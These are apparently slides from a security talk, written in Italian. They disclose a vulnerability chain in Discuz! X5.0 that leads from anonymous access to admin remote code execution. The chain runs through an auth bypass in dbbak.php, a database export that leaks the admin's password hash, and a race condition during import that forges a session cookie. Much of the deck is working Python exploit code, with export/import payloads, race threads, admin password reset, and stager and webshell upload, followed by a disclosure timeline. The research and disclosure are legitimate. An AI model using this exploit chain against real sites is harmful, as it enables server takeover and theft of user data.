
```
api > db > dbbak.php > ...
41 if($apptype == 'discuz') {
42     require ROOT_PATH.'./config.inc.php';
43 } elseif($apptype == 'uchome' || $apptype == 'supesite' || $apptype == 'supev') {
44     require ROOT_PATH.'./config.php';
45 } elseif($apptype == 'ucenter') {
46     require ROOT_PATH.'./data/config.inc.php';
47 } elseif($apptype == 'ecmall') {
48     require ROOT_PATH.'./data/inc.config.php';
49 } elseif($apptype == 'ecshop') {
50     require ROOT_PATH.'./data/config.php';
51 } elseif($apptype == 'discuzx') { // <== se il parametro apptype è uguale a 'discuzx'
52     require ROOT_PATH.'./config/config_global.php';
53     require ROOT_PATH.'./config/config_ucenter.php'; // <== questo chiama define('UC_KEY', $_config['security']['authkey']);
54 } else {
55     api_msg('db_api_no_match', $apptype);
56 }
57
58 parse_str(_authcode($code, 'DECODE', UC_KEY), $get); // <== parse_str() con _authcode($code, 'DECODE', $_config['security']['authkey'])
59
60 if(empty($get)) {
61     exit('Invalid Request');
62 }
63
64 $timestamp = time();
65 if($timestamp - $get['time'] > 3600) { // <== qui basta settare $get['time'] = 999999999
66     exit('Authorization has expired');
67 }
68 $get['time'] = $timestamp;
```


Race Condition $\Rightarrow$ Auth Bypass

PHP Come funziona `parse_str()` in PHP

1 Cos'è `parse_str()`?

`parse_str()` converte una stringa in formato query (chiave=valore&chiave2=valore2) in un **array PHP** pronto per l'uso nel codice.


+ UTILIZZO TIPICO

Parametri URL, dati form GET, parsing di configurazioni, elaborazione di webhook.

```
// Firma della funzione
parse_str(
    string $stringa,
    array &$array
);
```

`$stringa` — la query string da analizzare
`&$array` — array di output (passato per riferimento)

2 Come funziona



3 Esempio pratico

```
// Definizione query string
$query = "nome=Mario&eta=30&citta=Roma";

// Parsing nella variabile $dati
parse_str($query, $dati);

// Verifica del risultato
print_r($dati);
```

OUTPUT

```
RISULTATO print_r()
Array
(
    [nome] => Mario
    [eta] => 30
    [citta] => Roma
)
```

💡 Accesso diretto:

```
$dati['nome'] → Mario
$dati['eta'] → 30
```

Race Condition $\Rightarrow$ Auth Bypass



Conseguenze Critiche: Accesso ad /api/db/dbbak.php

Payload di esempio: method=export&time=9999999999&

```
api > db > dbbak.php > ...
41 if($apptype == 'discuz') {
42     require ROOT_PATH.'./config.inc.php';
43 } elseif($apptype == 'uhome' || $apptype == 'supesite' || $apptype == 'supev') {
44     require ROOT_PATH.'./config.php';
45 } elseif($apptype == 'ucenter') {
46     require ROOT_PATH.'./data/config.inc.php';
47 } elseif($apptype == 'ecmall') {
48     require ROOT_PATH.'./data/inc.config.php';
49 } elseif($apptype == 'ecshop') {
50     require ROOT_PATH.'./data/config.php';
51 } elseif($apptype == 'discuzx') { // <== se il parametro apptype è uguale a 'discuzx'
52     require ROOT_PATH.'./config/config_global.php';
53     require ROOT_PATH.'./config/config_ucenter.php'; // <== questo chiama define('UC_KEY', $_config['security']['authkey']);
54 } else {
55     api_msg('db_api_no_match', $apptype);
56 }
57
58 parse_str($_authcode($code, 'DECODE', UC_KEY), $get); // <== parse_str() con _authcode($code, 'DECODE', $_config['security']['authkey'])
59
60 if(empty($get)) {
61     exit('Invalid Request');
62 }
63
64 $timestamp = time();
65 if($timestamp - $get['time'] > 3600) { // <== qui basta settare $get['time'] = 9999999999
66     exit('Authorization has expired');
67 }
68 $get['time'] = $timestamp;
```

Risultato:

`$get['method'] = 'export';`

`$get['time'] = 9999999999;`

E questo ci
permetterà di
effettuare
l'export del DB...

Race Condition $\Rightarrow$ Auth Bypass



Conseguenze Critiche: Accesso ad `/api/db/dbbak.php`

Export del database:

`method=export&time=99999999999&`

```
api > db > dbbak.php > ...
348 !$complete && $get['tableid']--;
349 $dumpfile = BACKUP_DIR.$get['sqlpath'].'/'.$get['backupfilename'].'-'.$get['volume'].'.sql';
350 if(trim($sqldump)) {
351     $sqldump = "sidstring".
352         "# <?php exit();?>\n".
353         "# $apptype Multi-Volume Data Dump Vol.{$get['volume']}\n".
354         "# Time: $time\n".
355         "# Type: $apptype\n".
356         "# Table Prefix: $tablepre\n".
357         "# $dbcharset\n".
358         "# $apptype Home: https://www.discuz.vip\n".
359         "# Please visit our website for newest information about $apptype\n".
360         "# -----~\n\n\n".
361         $sqldump;
362     $fp = fopen($dumpfile, 'cb');
363     if(!($fp && flock($fp, LOCK_EX) && ftruncate($fp, 0) && fwrite($fp, $sqldump) && fflush($fp)
364         && flock($fp, LOCK_UN)
365         && fclose($fp))
366         api_msg('database_export_file_invalid', $dumpfile);
367     } else {
368         auto_next($get, $dumpfile);
369     }
}
```

```
api > db > dbbak.php > ...
271
272 if($get['method'] == 'export') {
273
274     $db->query('SET SQL_QUOTE_SHOW_CREATE=0', 'SILENT');
275
276     $time = date('Y-m-d H:i:s', $timestamp);
277
278     $tables = [];
279     $tables = arraykeys2(fetchtablelist($tablepre), 'Name');
280
281     if($apptype == 'discuz') {
282         $query = $db->query("SELECT datatables FROM {$tablepre}plugins WHERE datatables<>''");
283         while($plugin = $db->fetch_array($query)) {
284             foreach(explode(',', $plugin['datatables']) as $table) {
285                 if($table = trim($table)) {
286                     $tables[] = $table;
287                 }
288             }
289         }
290     }
291     if($apptype == 'discuzx') {
292         $query = $db->query("SELECT datatables FROM {$tablepre}common_plugin WHERE datatables<>''");
293         while($plugin = $db->fetch_array($query)) {
294             foreach(explode(',', $plugin['datatables']) as $table) {
295                 if($table = trim($table)) {
296                     $tables[] = $table;
297                 }
298             }
299         }
300     }
301
302     $memberexist = array_search("{$tablepre}common_member", $tables);
303     if($memberexist !== FALSE) {
304         unset($tables[$memberexist]);
305         array_unshift($tables, "{$tablepre}common_member");
306     }
}
```

Race Condition $\Rightarrow$ Auth Bypass



Conseguenze Critiche: Accesso ad `/api/db/dbbak.php`

Export del database:

Grazie alle linee di codice 302-306, la tabella `common_member` sarà la prima ad essere esportata!

E di conseguenza, sarà la prima ad essere eliminata (per poi essere ricreata e quindi ripopolata) durante un'operazione di import di quello stesso dump SQL...

```
api > db > dbbak.php > ...
271
272 if($get['method'] == 'export') {
273
274     $db->query('SET SQL_QUOTE_SHOW_CREATE=0', 'SILENT');
275
276     $time = date('Y-m-d H:i:s', $timestamp);
277
278     $tables = [];
279     $tables = arraykeys2(fetchtablelist($tablepre), 'Name');
280
281     if($apptype == 'discuz') {
282         $query = $db->query("SELECT datatables FROM {$tablepre}plugins WHERE datatables<>''");
283         while($plugin = $db->fetch_array($query)) {
284             foreach(explode(',', $plugin['datatables']) as $table) {
285                 if($table = trim($table)) {
286                     $tables[] = $table;
287                 }
288             }
289         }
290     }
291     if($apptype == 'discuzx') {
292         $query = $db->query("SELECT datatables FROM {$tablepre}common_plugin WHERE datatables<>''");
293         while($plugin = $db->fetch_array($query)) {
294             foreach(explode(',', $plugin['datatables']) as $table) {
295                 if($table = trim($table)) {
296                     $tables[] = $table;
297                 }
298             }
299         }
300     }
301
302     $memberexist = array_search("{$tablepre}common_member", $tables);
303     if($memberexist !== FALSE) {
304         unset($tables[$memberexist]);
305         array_unshift($tables, "{$tablepre}common_member");
306     }
```


Race Condition $\Rightarrow$ Auth Bypass



Race Condition $\Rightarrow$ Auth Bypass

Perché si tratta di una gran bella botta di fortuna?

Perché ciò crea una cosiddetta Race Condition 🏃 che possiamo sfruttare a nostro vantaggio per raggiungere il nostro obiettivo, ovvero quello di ottenere accesso ad un account con privilegi di amministratore...

Per capire come questo sia possibile, dobbiamo prima cercare di capire come funziona il meccanismo di autenticazione di Discuz! o, nel caso specifico, il meccanismo di gestione delle sessioni via cookie...

Race Condition $\Rightarrow$ Auth Bypass

Il metodo `discuz_application::_init_user()` è responsabile del “riconoscimento” degli utenti tramite un cookie di sessione che viene decodificato attraverso la funzione `authcode()`:

```
source > class > discuz > discuz_application.php > discuz_application > _init_user
13 class discuz_application extends discuz_base {
501
562     private function _init_user() {
563         if($this->init_user) {
564             $authkey = getglobal('config/admincp/mustlogin') || !defined('IN_ADMINCP') ? 'auth' : 'adminauth';
565             if($auth = getglobal($authkey, 'cookie')) { // $auth conterrà il valore di $_COOKIE['{pre}_auth']
566                 $auth = addslashes(explode("\t", authcode($auth, 'DECODE'))); // se il cookie è presente, il suo valore viene decodificato con authcode()
567             }
568             list($discuz_pw, $discuz_uid) = empty($auth) || count($auth) < 2 ? ['', ''] : $auth;
569             // il formato del cookie, una volta decodificato, sarà USER_PWD\tUSER_ID
570             if($discuz_uid) {
571                 $user = getuserbyuid($discuz_uid, 1);
572             }
573             // se il valore di USER_PWD fornito nel cookie matcha $user['password'], allora saremo automaticamente autenticati come USER_ID
574             if(!empty($user) && $user['password'] == $discuz_pw && $user['freeze'] != -2) {
575                 if(isset($user['_inarchive'])) {
576                     table_common_member_archive::t()->move_to_master($discuz_uid);
577                 }
578                 $this->var['member'] = $user;
579             } else {
580                 $user = [];
581                 $this->_init_guest();
582             }
583         }
584     }
585 }
```


Race Condition $\Rightarrow$ Auth Bypass

...solo che questa volta la funzione `authcode()` viene invocata senza il terzo parametro, ovvero senza la chiave di cifratura, e in questi casi `authcode()` utilizza una chiave di cifratura casuale, generata dinamicamente dal metodo `discuz_application::_init_input()` per ogni sessione:

```
source > class > discuz > discuz_application.php > discuz_application > _init_input
13  class discuz_application extends discuz_base {
263  private function _init_input() {
309
310      $this->var['mod'] = empty($_GET['mod']) ? '' : dhtmlspecialchars($_GET['mod']);
311      $this->var['inajax'] = empty($_GET['inajax']) ? 0 : (empty($this->var['config']['output']['ajaxvalidate']) ?
312      $this->var['page'] = empty($_GET['page']) ? 1 : max(1, intval($_GET['page']));
313      $this->var['sid'] = $this->var['cookie']['sid'] = isset($this->var['cookie']['sid']) ? dhtmlspecialchars($thi
314
315      if(empty($this->var['cookie']['saltkey'])) {
316          $this->var['cookie']['saltkey'] = random(8);
317          dsetcookie('saltkey', $this->var['cookie']['saltkey'], 86400 * 30, 1, 1);
318      }
319      $this->var['authkey'] = md5($this->var['config']['security']['authkey'].$this->var['cookie']['saltkey']);
320
321  }
```

Race Condition $\Rightarrow$ Auth Bypass

...quindi occorre trovare, da qualche parte nel codice di Discuz!, una chiamata alla funzione `authcode()` in cui possiamo controllare (anche se solo parzialmente) il primo parametro, e il secondo parametro dovrà essere `'ENCODE'` mentre il terzo parametro deve essere assente, poiché questa volta vogliamo un “session authcode” e non un semplice “authcode”...

Beh, purtroppo, ma anche per fortuna (di nuovo! 😄), ne sono riuscito a trovare soltanto una, e questa chiamata si trova nel file **`/source/class/class_member.php`** all'interno del metodo `logging_ctl::on_login()` – ma il problema è che si trova dentro un ramo `if`, quindi la sua condizione deve essere vera – ed è proprio qui che nasce la nostra [Race Condition](#)... 🏃

Race Condition $\Rightarrow$ Auth Bypass

...alla linea 100 viene invocata la funzione `userlogin()` e il suo risultato viene memorizzato nella variabile `$result`. Poi, alla linea 110, viene controllato se il valore di `$result['status']` sia uguale a `-1`, e se lo è si procede a generare un “session authcode”, costruito con una chiamata ad `authcode(username..., 'ENCODE')` alla linea 112 (che viene poi mostrato all'utente alla linea 113):

```
source > class > class_member.php > logging_ctl > on_login
13  class logging_ctl {
30  function on_login() {
100      $result = userlogin($_GET['username'], $_GET['password'], $_GET['questionid'], $_GET['answer'], $this->setting['autoidselect'] ? 'auto' : $_GET
101      $uid = $result['ucresult']['uid'];
102
103      if(!empty($_GET['lssubmit']) && ($result['ucresult']['uid'] == -3 || $seccodecheck || $secqaachek)) {
104          if($result['ucresult']['username']) {
105              $_GET['username'] = $result['ucresult']['username'];
106          }
107          $this->logging_more($result['ucresult']['uid'] == -3);
108      }
109
110      if($result['status'] == -1) {
111          if(!$this->setting['fastactivation']) {
112              $auth = authcode($result['ucresult']['username']."\t".FORMHASH, 'ENCODE');
113              showmessage('location_activation', 'member.php?mod='.$this->setting['regname'].'&action=activation&auth='.rawurlencode($auth).'&referen
114          } else {
```

Race Condition $\Rightarrow$ Auth Bypass

Questo significa che ancora una volta il campo **username** può essere usato come vettore di injection per ottenere un “session authcode” valido (firmato da Discuz!), e che può essere riutilizzato come cookie di sessione per impersonare un utente amministratore...

Però abbiamo bisogno che **`$result['status']`** sia uguale a **`-1`** ...

```
source > class > class_member.php > logging_ctl > on_login
13  class logging_ctl {
30  function on_login() {
100     $result = userlogin($_GET['username'], $_GET['password'], $_GET['questionid'], $_GET['answer'], $this->setting['autoidselect'] ? 'auto' : $_GET
101     $uid = $result['ucresult']['uid'];
102
103     if(!empty($_GET['lssubmit']) && ($result['ucresult']['uid'] == -3 || $seccodecheck || $secqaachek)) {
104         if($result['ucresult']['username']) {
105             $_GET['username'] = $result['ucresult']['username'];
106         }
107         $this->logging_more($result['ucresult']['uid'] == -3);
108     }
109
110     if($result['status'] == -1) {
111         if(!$this->setting['fastactivation']) {
112             $auth = authcode($result['ucresult']['username']."\t".FORMHASH, 'ENCODE');
113             showmessage('location_activation', 'member.php?mod='.$this->setting['regname'].'&action=activation&auth='.rawurlencode($auth).'&referen
114         } else {
```

Race Condition $\Rightarrow$ Auth Bypass

...e guarda caso `$result['status']` sarà uguale a `-1` se e solo se l'**username** fornito è presente nella tabella *ucenter_members*, ma non nella tabella *common_member*...

Beh, vi ricordate che oltre all'export, possiamo effettuare anche l'import di un dump SQL creato precedentemente?!

Durante un'operazione di import del nostro dump SQL, la tabella *common_member* sarà la prima ad essere eliminata! Pertanto, ci sarà un breve istante 🕒 in cui l'**username** registrato dall'attaccante sarà presente nella tabella *ucenter_members*, ma non nella tabella *common_member*...

Race Condition $\Rightarrow$ Auth Bypass

...questo imposterà `$result['status']` a `-1` se inviamo una richiesta di login prima che il nostro **username** venga rimosso anche dalla tabella `ucenter_members` – ed ecco qui la nostra famigerata [Race Condition](#) 🏃 – entrando così nel ramo `if` alla linea 110 e restituendo all'attaccante un “session authcode” costruito con il suo nome utente! 🔥

```
source > class > class_member.php > logging_ctl > on_login
13  class logging_ctl {
30  function on_login() {
100      $result = userlogin($_GET['username'], $_GET['password'], $_GET['questionid'], $_GET['answer'], $this->setting['autoidselect'] ? 'auto' : $_GET
101      $uid = $result['ucresult']['uid'];
102
103      if(!empty($_GET['lssubmit']) && ($result['ucresult']['uid'] == -3 || $seccodecheck || $secqaachek)) {
104          if($result['ucresult']['username']) {
105              $_GET['username'] = $result['ucresult']['username'];
106          }
107          $this->logging_more($result['ucresult']['uid'] == -3);
108      }
109
110      if($result['status'] == -1) {
111          if(!$this->setting['fastactivation']) {
112              $auth = authcode($result['ucresult']['username']."\t".FORMHASH, 'ENCODE');
113              showmessage('location_activation', 'member.php?mod='.$this->setting['regname'].'&action=activation&auth='.rawurlencode($auth).'&referen
114          } else {
```


Race Condition $\Rightarrow$ Auth Bypass

Quindi, prima di effettuare un tentativo di “vittoria della corsa” (ovvero della Race Condition 🏃), all'attaccante non rimane altro che registrare un nuovo utente avente come **username** una stringa simile alla seguente:

e8c61d09a2af09c1bd4088a1252a693d\t1\tRANDOM

Dove la prima parte rappresenta l'hash MD5 di una password casuale associata all'utente (corrispondente alla colonna *password* della tabella *common_member*), poi abbiamo un tab, poi l'ID associato all'utente, e poi un altro tab seguito da una stringa casuale... L'hash MD5 associato all'utente amministratore si può ottenere facilmente durante l'export del database!

Race Condition $\Rightarrow$ Auth Bypass

Fatto ciò, possiamo provare ad “exploitare” la nostra bellissima Race Condition 🏃 con la speranza di “vincerla”, il che ci darebbe accesso ad un “session authcode” che possiamo sfruttare, utilizzandolo come cookie di sessione per impersonare l'utente amministratore, per poi resettare la sua password, accedere al pannello amministrativo di Discuz! e infine “exploitare” la vulnerabilità **RCE** che abbiamo visto precedentemente!

Race Condition $\Rightarrow$ Auth Bypass



Exploit - Sfruttamento della Race Condition:

```
81 def do_import(import_url):
82     requests.get(import_url, timeout=None)
83
84
85 def do_login_race(url, username, import_url):
86     session = requests.Session()
87     res = session.get(url + "member.php?mod=logging&action=login")
88     match = re.search(r'<input\s+type="hidden"\s+name="formhash"\s+value="([^\"]+)"', res.text)
89     formhash = match.group(1) if match else sys.exit("[!] Exploit fallito: formhash non trovato")
90
91     match = re.search(r"updatesecode\(['([^\"]+)", res.text)
92     seccode = match.group(1) if match else False
93
94     params = {"formhash": formhash, "referer": url, "username": username, "password": "password", "questionid": 0}
95
96     > if seccode: ...
125
126     print("[+] Eseguo attacco Race Condition")
127
128     ✦ th = threading.Thread(target=do_import, args=(import_url,))
129     th.daemon = True
130     th.start()
131
132     res = session.post(url + "member.php?mod=logging&action=login&loginsubmit=yes&inajax=1", data=params)
133
134     return res.text, session.cookies
```

Breve analisi dell'exploit & Disclosure Timeline



Exploit – Overview:

Exploit

By combining all these vulnerabilities, unauthenticated attackers might be able to perform Remote Code Execution (RCE) attacks abusing a Race Condition during the database export/import, which allow them to get a valid authcode that can be used as an admin authentication cookie. This is possible because during the database export the `common_member` table will be the first to be deleted, making the following `if` condition `true`:

File: `/source/class/class_member.php`

```
$result = userlogin($_GET['username'], $_GET['password'], $_GET['questionid'], $_GET['answer'], $this->setting['autoidselect'] ? 'auto' : $_GET['i

[...]
```

```
if($result['status'] == -1) {
    if(!$this->setting['fastactivation']) {
        $auth = authcode($result['ucresult']['username']."\t".FORMHASH, 'ENCODE');
        showmessage('location_activation', 'member.php?mod='.$this->setting['regname'].'&action=activation&auth='.rawurlencode($auth).'&re
```

As such, there will be a moment where the attacker user will be in the `ucenter_members` table but not in the `common_member` table. This will set `$result['status']` to -1, entering the if condition and returning to the attacker a "session authcode" constructed with their username. So, an attacker can register an user with username "admin_md5_pwd\tadmin_uid\trandom_string". This may allow the attacker to bypass authentication, getting access to the admin profile, resetting their password to get access to the admin panel, and finally exploit (3).



Exploit - Main function:

```
264 def exploit(url):
265     print("[+] Recupero 'authcode' per l'esportazione del database")
266
267     authcode = get_authcode(url, "method=export&time=9999999999&")
268
269     print(f"[+] Authcode: {authcode}")
270     print("[+] Eseguo l'esportazione del database")
271
272     res = requests.get(url + f"api/db/dbbak.php?apptype=discuzx&code={authcode}")
273     match = re.search(r"(data/backup_.+\.sql)", res.text)
274     backup_file = match.group(1) if match else sys.exit("[!] Exploit fallito: impossibile esportare il database")
275
276     print("[+] Scarico il dump SQL del database")
277
278     res = requests.get(url + backup_file)
279
280     print("[+] Ricerca del nome utente dell'amministratore e del suo hash MD5 all'interno del dump")
281
282     match = re.search(r"common_member VALUES \('1',([^\`])+", res.text)
283
284     if match:
285         parts = match.group(1).split(",")
286         admin_username = parts[1].strip()[2:]
287         admin_username = bytes.fromhex(admin_username).decode('utf-8')
288         admin_md5 = parts[3].strip()[2:]
289         admin_md5 = bytes.fromhex(admin_md5).decode('ascii')
290     else:
291         sys.exit("[!] Exploit fallito: impossibile trovare il nome utente dell'amministratore e l'hash MD5 della password")
```



Exploit – Main function:

```
293 print(f"[+] Nome utente dell'amministratore: {admin_username}")
294 print(f"[+] Hash MD5 della password dell'amministratore: {admin_md5}")
295
296 pwning_username = register_user(url, admin_md5)
297
298 print("[+] Recupero 'authcode' per l'importazione del database")
299
300 match = re.search(r"data/(backup_[^/]+)", backup_file)
301 sqlpath = match.group(1) if match else sys.exit("[!] Exploit fallito: sqlpath non trovato")
302 authcode = get_authcode(url, f"method=import&time=9999999999&sqlpath={sqlpath}&")
303 import_url = url + f"api/db/dbbak.php?apptype=discuzx&code={authcode}"
304
305 print(f"[+] Authcode: {authcode}")
306
307 login_res, login_cookies = do_login_race(url, pwning_username, import_url)
308 match = re.search(r"auth=([^&]+)", login_res)
309 admin_cookie = match.group(1) if match else sys.exit("[!] 😞 Attacco Race Condition fallito")
310
311 print("[+] 🏆 Attacco Race Condition eseguito con successo!")
312 print(f"[+] Cookie di autenticazione dell'amministratore (o 'session authcode'): {admin_cookie}")
313 print("[+] In attesa del completamento del processo di importazione...")
314
315 > while True:--
316
317 admin_cookies = login_cookies.get_dict()
318 first_key = next(iter(admin_cookies))
319 prefix = "_".join(first_key.split("_")[:2])
320 admin_cookies[f"{prefix}_auth"] = admin_cookie
321
322 reset_admin_password(url, admin_cookies)
323 admincp_cookies = do_admincp_login(url, admin_username)
324
325 stager_filename = upload_stager(url, admincp_cookies)
326 execute_stager(url, admincp_cookies, stager_filename)
327
328 print("[+] Eseguo la webshell")
```




Exploit – Infografica:

CATENA DELL'EXPLOIT: DALL'ACCESSO ANONIMO ALL'RCE COME ADMIN



UNAUTHENTICATED



AUTH BYPASS



ADMIN RCE



Responsible Disclosure Timeline:

27/04/2026

✉ Contatto iniziale degli sviluppatori tramite messaggi su Gitee.com – nessuna risposta

✉ E-mail al vendor (*admin@discuz.vip* e *security@tencent.com*) – nessuna risposta

07/05/2026

🐛 Aperta la issue **#IJLFUW** su <https://gitee.com/Discuz/DiscuzX>

09/05/2026

📄 Condivisi i dettagli tecnici delle vulnerabilità nella issue **#IJLFUW**

🔧 Corretta la vulnerabilità **Race Condition** ⇒ **Auth Bypass** su Gitee.com (commit [9962da...](#))

10/05/2026

🚀 Rilasciata nuova versione ([Discuz_X5.0_20260510.zip](#)) con patch della vulnerabilità

09/06/2026

🏷 Richiesti CVE →  assegnati [CVE-2026-49952](#), [CVE-2026-49953](#) e [CVE-2026-49954](#)

13/06/2026 (hackmeeting)

🎤 Public disclosure e presentazione della ricerca

Live Hacking Demo:

Exploiting

Discuz! X5.0



hackmeeting 0x1D

Firenze, 13 Giugno 2026